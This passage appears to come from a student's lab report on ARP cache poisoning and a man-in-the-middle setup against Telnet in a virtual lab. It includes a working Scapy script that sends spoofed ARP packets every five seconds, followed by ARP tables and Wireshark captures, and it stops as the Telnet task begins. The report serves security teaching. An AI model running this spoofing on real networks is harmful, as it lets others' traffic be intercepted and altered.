A.hwdst = "ff:ff:ff:ff:ff:ff"
A.pdst  = "10.0.2.6"

print("Sending the following packet\n")
p = E/A
p.show()
sendp(p)
```

After running the code, we see that the ARP table has been updated. The table at host A after the attack looks like this:



```
root@metasploitable:~# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.6                 ether   08:00:27:1E:26:B9   C                     eth0
10.0.2.3                 ether   08:00:27:D9:06:DC   C                     eth0
10.0.2.1                 ether   52:54:00:12:35:00   C                     eth0
root@metasploitable:~# arp
```


But the table at host B remains unchanged because the packet was spoofed to match host B's IP address. Broadcasted packets would change the ARP table at every other host than B

```
[10/13/22]seed@VM:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.7                 ether   08:00:27:9f:82:d4   C                     enp0s3
_gateway                 ether   52:54:00:12:35:00   C                     enp0s3
10.0.2.3                 ether   08:00:27:d9:06:dc   C                     enp0s3
[10/13/22]seed@VM:~$ 
```

Task 2 – MiTM attack on Telnet using ARP Cache Poisoning


Task 2.1 – Launch ARP cache poisoning attack

Ans: For the task, I'm using ARP who-has packets. On host A the ARP table looks like this before the attack:



```
root@metasploitable:~# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.6                 ether   08:00:27:BA:31:C6   C                     eth0
10.0.2.3                 ether   08:00:27:D9:06:DC   C                     eth0
10.0.2.1                 ether   52:54:00:12:35:00   C                     eth0
```

On host B, the table looks like this before the attack:




```
[10/13/22]seed@VM:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.7                 ether   08:00:27:9f:82:d4   C                     enp0s3
_gateway                 ether   52:54:00:12:35:00   C                     enp0s3
10.0.2.3                 ether   08:00:27:d9:06:dc   C                     enp0s3
```

Then I used the following code to update both A and B's tables. The code keeps running automatically after every 5 seconds so that the real IP-MAC binding doesn't get updated:


```
#!/usr/bin/env/python3

from scapy.all import *
import time

def sen_arp_A():
#send to A and replace B's IP binding to B IP and M MAC
        E = Ether()
        E.src = "08:00:27:1e:26:b9"
        E.dst = "08:00:27:9f:82:d4"
        A = ARP()
        A.op = 1
        A.hwsrc = "08:00:27:1e:26:b9"
        A.psrc = "10.0.2.6"
        A.hwdst = "08:00:27:9f:82:d4"
        A.pdst = "10.0.2.7"

        print("Sending the following packet to A\n")
        p = E/A
        p.show()
        sendp(p)

def sen_arp_B():
#send to B and replace A's IP binding to A IP and M MAC
        E = Ether()
        E.src = "08:00:27:1e:26:b9"
        E.dst = "08:00:27:ba:31:c6"
        A = ARP()
        A.op = 1
        A.hwsrc = "08:00:27:1e:26:b9"
        A.psrc = "10.0.2.7"
        A.hwdst = "08:00:27:ba:31:c6"
        A.pdst = "10.0.2.6"

        print("Sending the following packet to B\n")
        p = E/A
        p.show()
        sendp(p)

if __name__ == "__main__":
        while(1):
                sen_arp_A()
                sen_arp_B()
                time.sleep(5)
```

Following this, the code was run




```
└─# python3 arp_request.py
Sending the following packet to A

###[ Ethernet ]###
  dst       = 08:00:27:9f:82:d4
  src       = 08:00:27:1e:26:b9
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 08:00:27:1e:26:b9
     psrc      = 10.0.2.6
     hwdst     = 08:00:27:9f:82:d4
     pdst      = 10.0.2.7

.
Sent 1 packets.
Sending the following packet to B

###[ Ethernet ]###
  dst       = 08:00:27:ba:31:c6
  src       = 08:00:27:1e:26:b9
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 08:00:27:1e:26:b9
     psrc      = 10.0.2.7
     hwdst     = 08:00:27:ba:31:c6
     pdst      = 10.0.2.6

.
Sent 1 packets.
```

Post this, tables at A and B respectively looked like this:




```
root@metasploitable:~# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.6                 ether   08:00:27:1E:26:B9   C                     eth0
10.0.2.3                 ether   08:00:27:D9:06:DC   C                     eth0
10.0.2.1                 ether   52:54:00:12:35:00   C                     eth0
root@metasploitable:~#
```



```
[10/13/22]seed@VM:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.7                 ether   08:00:27:1e:26:b9   C                     enp0s3
_gateway                 ether   52:54:00:12:35:00   C                     enp0s3
10.0.2.3                 ether   08:00:27:d9:06:dc   C                     enp0s3
[10/13/22]seed@VM:~$
```


Task 2.2 – Testing

Ans: Prior to starting I turned off my python program and made sure tables were still updated with spoofed binding. Next, for this subtask, first I set up Wireshark on my attacker machine which seemed to be capturing ARP requests originating from my machine. I also turn off the port forwarding option first.



```
┌──(root㉿kali)-[~]
└─# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0

┌──(root㉿kali)-[~]
└─# wireshark
```

Next, I ping both A and B from each other and the following result was obtained on Wireshark.



*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>

```
No.   Time          Source              Destination         Protocol Length Info
    1 0.000000000   PcsCompu_1e:26:b9   PcsCompu_9f:82:d4   ARP       42 Who has 10.0.2.7? Tell 10.0.2.6
    2 0.000269606   PcsCompu_9f:82:d4   PcsCompu_1e:26:b9   ARP       60 10.0.2.7 is at 08:00:27:9f:82:d4
    3 0.028125209   PcsCompu_1e:26:b9   PcsCompu_ba:31:c6   ARP       42 Who has 10.0.2.6? Tell 10.0.2.7 (duplicate use of 10.0.2.7 detected!)
    4 0.028409572   PcsCompu_ba:31:c6   PcsCompu_1e:26:b9   ARP       60 10.0.2.6 is at 08:00:27:ba:31:c6 (duplicate use of 10.0.2.7 detected!)
    5 12.205251171  10.0.2.7            10.0.2.6            ICMP      98 Echo (ping) request  id=0xa81b, seq=1/256, ttl=64 (no response found!)
    6 13.209362380  10.0.2.7            10.0.2.6            ICMP      98 Echo (ping) request  id=0xa81b, seq=2/512, ttl=64 (no response found!)
    7 14.207457679  10.0.2.7            10.0.2.6            ICMP      98 Echo (ping) request  id=0xa81b, seq=3/768, ttl=64 (no response found!)
    8 15.206724827  10.0.2.7            10.0.2.6            ICMP      98 Echo (ping) request  id=0xa81b, seq=4/1024, ttl=64 (no response found!)
    9 16.205545447  10.0.2.7            10.0.2.6            ICMP      98 Echo (ping) request  id=0xa81b, seq=5/1280, ttl=64 (no response found!)
   10 17.193778004  PcsCompu_9f:82:d4   PcsCompu_1e:26:b9   ARP       60 Who has 10.0.2.6? Tell 10.0.2.7
   11 17.204606218  10.0.2.7            10.0.2.6            ICMP      98 Echo (ping) request  id=0xa81b, seq=6/1536, ttl=64 (no response found!)
   12 18.193222593  PcsCompu_9f:82:d4   PcsCompu_1e:26:b9   ARP       60 Who has 10.0.2.6? Tell 10.0.2.7
   13 18.203087913  10.0.2.7            10.0.2.6            ICMP      98 Echo (ping) request  id=0xa81b, seq=7/1792, ttl=64 (no response found!)
   14 19.191536212  PcsCompu_9f:82:d4   PcsCompu_1e:26:b9   ARP       60 Who has 10.0.2.6? Tell 10.0.2.7
   15 19.202279088  10.0.2.7            10.0.2.6            ICMP      98 Echo (ping) request  id=0xa81b, seq=8/2048, ttl=64 (no response found!)
   16 20.210528165  PcsCompu_9f:82:d4   Broadcast           ARP       60 Who has 10.0.2.6? Tell 10.0.2.7
   17 20.210774196  PcsCompu_ba:31:c6   PcsCompu_9f:82:d4   ARP       60 10.0.2.6 is at 08:00:27:ba:31:c6
   18 20.211011667  10.0.2.7            10.0.2.6            ICMP      98 Echo (ping) request  id=0xa81b, seq=9/2304, ttl=64 (reply in 19)
   19 20.211197321  10.0.2.6            10.0.2.7            ICMP      98 Echo (ping) reply    id=0xa81b, seq=9/2304, ttl=64 (request in 18)
   20 21.199558235  10.0.2.7            10.0.2.6            ICMP      98 Echo (ping) request  id=0xa81b, seq=10/2560, ttl=64 (reply in 21)
   21 21.199827344  10.0.2.6            10.0.2.7            ICMP      98 Echo (ping) reply    id=0xa81b, seq=10/2560, ttl=64 (request in 20)

▸ Frame 14: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface eth0, id 0
▸ Ethernet II, Src: PcsCompu_9f:82:d4 (08:00:27:9f:82:d4), Dst: PcsCompu_1e:26:b9 (08:00:27:1e:26:b9)
▸ Address Resolution Protocol (request)
```

Observation: Initially, since A had M's MAC bound to it, ping initiated from A's machine reached host M. But when it got forwarded to the network layer, OS observed that there was an IP address mismatch and so no response was sent essentially dropping incoming packets. Finally, after a short wait time, we can see in packet 17 that machine B replied to A's broadcast by telling its MAC address (real one) and the ping was finally successful.


Task 2.3 – Turning on IP port forwarding

Ans: For the task, I'll quickly run my python program once again and set the port forwarding option to 1 and then turn on Wireshark to see what happens now when I ping B from A



```
root@metasploitable:~# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.3                 ether   08:00:27:D9:06:DC   C                     eth0
10.0.2.6                 ether   08:00:27:BA:31:C6   C                     eth0
10.0.2.4                 ether   08:00:27:1E:26:B9   C                     eth0
10.0.2.1                 ether   52:54:00:12:35:00   C                     eth0
root@metasploitable:~# ping 10.0.2.6
PING 10.0.2.6 (10.0.2.6) 56(84) bytes of data.
From 10.0.2.4: icmp_seq=1 Redirect Host(New nexthop: 10.0.2.6)
64 bytes from 10.0.2.6: icmp_seq=1 ttl=63 time=0.780 ms
From 10.0.2.4: icmp_seq=2 Redirect Host(New nexthop: 10.0.2.6)
64 bytes from 10.0.2.6: icmp_seq=2 ttl=63 time=1.21 ms
From 10.0.2.4: icmp_seq=3 Redirect Host(New nexthop: 10.0.2.6)
64 bytes from 10.0.2.6: icmp_seq=3 ttl=63 time=1.62 ms

--- 10.0.2.6 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2001ms
rtt min/avg/max/mdev = 0.780/1.206/1.622/0.344 ms
root@metasploitable:~# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.3                 ether   08:00:27:D9:06:DC   C                     eth0
10.0.2.6                 ether   08:00:27:1E:26:B9   C                     eth0
10.0.2.4                 ether   08:00:27:1E:26:B9   C                     eth0
10.0.2.1                 ether   52:54:00:12:35:00   C                     eth0
root@metasploitable:~#
```

On Wireshark we see:


File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>

```
No.  Time          Source              Destination         Protocol Length Info
   4 0.004691572   10.0.2.3            10.0.2.7            DHCP     590 DHCP ACK      - Transaction ID 0x3dfc367a
   5 7.979962523   10.0.2.7            10.0.2.6            ICMP      98 Echo (ping) request  id=0xd31b, seq=1/256, ttl=64 (no respor
   6 7.980005453   PcsCompu_1e:26:b9   Broadcast           ARP       42 Who has 10.0.2.7? Tell 10.0.2.4
   7 7.980033616   PcsCompu_1e:26:b9   Broadcast           ARP       42 Who has 10.0.2.6? Tell 10.0.2.4
   8 7.980395966   PcsCompu_9f:82:d4   PcsCompu_1e:26:b9   ARP       60 10.0.2.7 is at 08:00:27:9f:82:d4
   9 7.980406436   10.0.2.4            10.0.2.7            ICMP     126 Redirect             (Redirect for host)
  10 7.980396287   PcsCompu_ba:31:c6   PcsCompu_1e:26:b9   ARP       60 10.0.2.6 is at 08:00:27:ba:31:c6
  11 7.980437935   10.0.2.7            10.0.2.6            ICMP      98 Echo (ping) request  id=0xd31b, seq=1/256, ttl=63 (reply in
  12 7.980784876   10.0.2.6            10.0.2.7            ICMP      98 Echo (ping) reply    id=0xd31b, seq=1/256, ttl=64 (request i
  13 8.980339328   10.0.2.7            10.0.2.6            ICMP      98 Echo (ping) request  id=0xd31b, seq=2/512, ttl=64 (no respor
  14 8.980375606   10.0.2.4            10.0.2.7            ICMP     126 Redirect             (Redirect for host)
  15 8.980398209   10.0.2.7            10.0.2.6            ICMP      98 Echo (ping) request  id=0xd31b, seq=2/512, ttl=63 (reply in
  16 8.980970764   10.0.2.6            10.0.2.7            ICMP      98 Echo (ping) reply    id=0xd31b, seq=2/512, ttl=64 (request i
  17 9.979548087   10.0.2.7            10.0.2.6            ICMP      98 Echo (ping) request  id=0xd31b, seq=3/768, ttl=64 (no respor
  18 9.979582401   10.0.2.4            10.0.2.7            ICMP     126 Redirect             (Redirect for host)
  19 9.979603030   10.0.2.7            10.0.2.6            ICMP      98 Echo (ping) request  id=0xd31b, seq=3/768, ttl=63 (reply in
  20 9.979994455   10.0.2.6            10.0.2.7            ICMP      98 Echo (ping) reply    id=0xd31b, seq=3/768, ttl=64 (request i
  21 10.029129853  10.0.2.4            10.0.2.3            DHCP     324 DHCP Request  - Transaction ID 0x41bb67d2
  22 10.033851095  10.0.2.3            10.0.2.4            DHCP     590 DHCP ACK      - Transaction ID 0x41bb67d2
  23 10.977828584  10.0.2.7            10.0.2.6            ICMP      98 Echo (ping) request  id=0xd31b, seq=4/1024, ttl=64 (no respo
  24 10.977859332  10.0.2.4            10.0.2.7            ICMP     126 Redirect             (Redirect for host)
  25 10.977872747  10.0.2.7            10.0.2.6            ICMP      98 Echo (ping) request  id=0xd31b, seq=4/1024, ttl=63 (reply ir
  26 10.978208797  10.0.2.6            10.0.2.7            ICMP      98 Echo (ping) reply    id=0xd31b, seq=4/1024, ttl=64 (request
  27 13.071605250  PcsCompu_ba:31:c6   PcsCompu_9f:82:d4   ARP       60 Who has 10.0.2.7? Tell 10.0.2.6
  28 13.071857754  PcsCompu_9f:82:d4   PcsCompu_ba:31:c6   ARP       60 10.0.2.7 is at 08:00:27:9f:82:d4
  29 15.271184048  PcsCompu_1e:26:b9   PcsCompu_d9:06:dc   ARP       42 Who has 10.0.2.3? Tell 10.0.2.4
  30 15.271512013  PcsCompu_d9:06:dc   PcsCompu_1e:26:b9   ARP       60 10.0.2.3 is at 08:00:27:d9:06:dc

› Frame 1: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface eth0, id 0
› Ethernet II, Src: PcsCompu_9f:82:d4 (08:00:27:9f:82:d4), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
› Address Resolution Protocol (request)
```

Observation: When we turned on port forwarding, as soon as OS recognizes that the packet received had a different destination IP address, instead of dropping it, it forwards (redirects) the request to host B, which in turn sends a reply while letting A know it has redirected. The reply is also received by host M because B's cache is poisoned with M's MAC.

Task 2.4 – MiTM attack on Telnet


Ans: As per the instructions, Host B is the telnet server and Host A is the telnet client. We have to replace each character typed on A's telnet window with "Z"

